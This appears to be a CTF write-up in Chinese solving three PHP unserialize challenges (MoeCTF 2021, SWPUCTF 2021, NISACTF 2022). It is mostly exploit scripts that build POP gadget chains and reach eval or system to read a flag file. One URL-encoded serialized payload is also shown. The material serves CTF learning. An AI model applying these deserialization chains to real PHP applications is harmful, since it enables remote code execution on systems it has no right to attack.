
[MoeCTF 2021]unserialize



直接写exp：

<?php

class entrance

{

public $start;

function \_\_destruct()

{

$this->start->helloworld();

}

}

class springboard

{

public $middle;

function \_\_call($name, $arguments)

{

echo $this->middle->hs;

}

}

class evil

{

public $end;

function \_\_construct($end)

{

$this->end = $end;

}

function \_\_get($Attribute)

{

eval($this->end);

}

}

$o = new entrance;


$o->start = new springboard;

$o->start->middle = new evil("system('cat /flag');");

echo serialize($o);

得到flag

[SWPUCTF 2021 新生赛]pop



发现是反序列化链

发现w22m中有$w00m 是入口

Exp

<?php

class w44m{

private $admin = 'w44m';

protected $passwd = '08067';

}

class w22m{

public $w00m;

}

class w33m{

public $w00m;

public $w22m;

}

# w22m.\_\_destruct().w00m->w33m.\_\_toString().w00m->w44m.Getflag()

$a = new w22m();

$b = new w33m();

$c = new w44m();

# 入口

$a->w00m=$b;

# 链子

$b->w00m=$c;

$b->w22m='Getflag';

echo urlencode(serialize($a));

?>

得出url后的

O%3A4%3A%22w22m%22%3A1%3A%7Bs%3A4%3A%22w00m%22%3BO%3A4%3A%22w33m%22%3A2%3A%7Bs%3A4%3A%22w00m%22%3BO%3A4%3A%22w44m%22%3A2%3A%7Bs%3A11%3A%22%00w44m%00admin%22%3Bs%3A4%3A%22w44m%22%3Bs%3A9%3A%22%00%2A%00passwd%22%3Bs%3A5%3A%2208067%22%3B%7Ds%3A4%3A%22w22m%22%3Bs%3A7%3A%22Getflag%22%3B%7D%7D

Get一下拿到flag

[NISACTF 2022]babyserialize

Exp:

<?php

class NISA{

public $fun;

public $txw4ever='System("cat /fllllllaaag");';

public function \_\_wakeup()

{

if($this->fun=="show\_me\_flag"){

hint();

}

}

function \_\_call($from,$val){

$this->fun=$val[0];

}

public function \_\_toString()

{

echo $this->fun;

return " ";

}

public function \_\_invoke()

{

checkcheck($this->txw4ever);

@eval($this->txw4ever);

}

}

class TianXiWei{

public $ext;

public $x;

public function \_\_wakeup()

{

$this->ext->nisa($this->x);

}

}

class Ilovetxw{

public $huang;

public $su;

public function \_\_call($fun1,$arg){

$this->huang->fun=$arg[0];

}

public function \_\_toString(){

$bb = $this->su;

return $bb();

}

}

class four{

public $a="TXW4EVER";

private $fun='abc';

public function \_\_set($name, $value)

{

$this->$name=$value;

if ($this->fun = "sixsixsix"){

strtolower($this->a);

}

}

}

$t=new TianXiWei();

$t->ext=new Ilovetxw();

$t->ext->huang=new four();

$t->ext->huang->a=new Ilovetxw();

$t->ext->huang->a->su=new NiSA();

echo urlencode(serialize($t));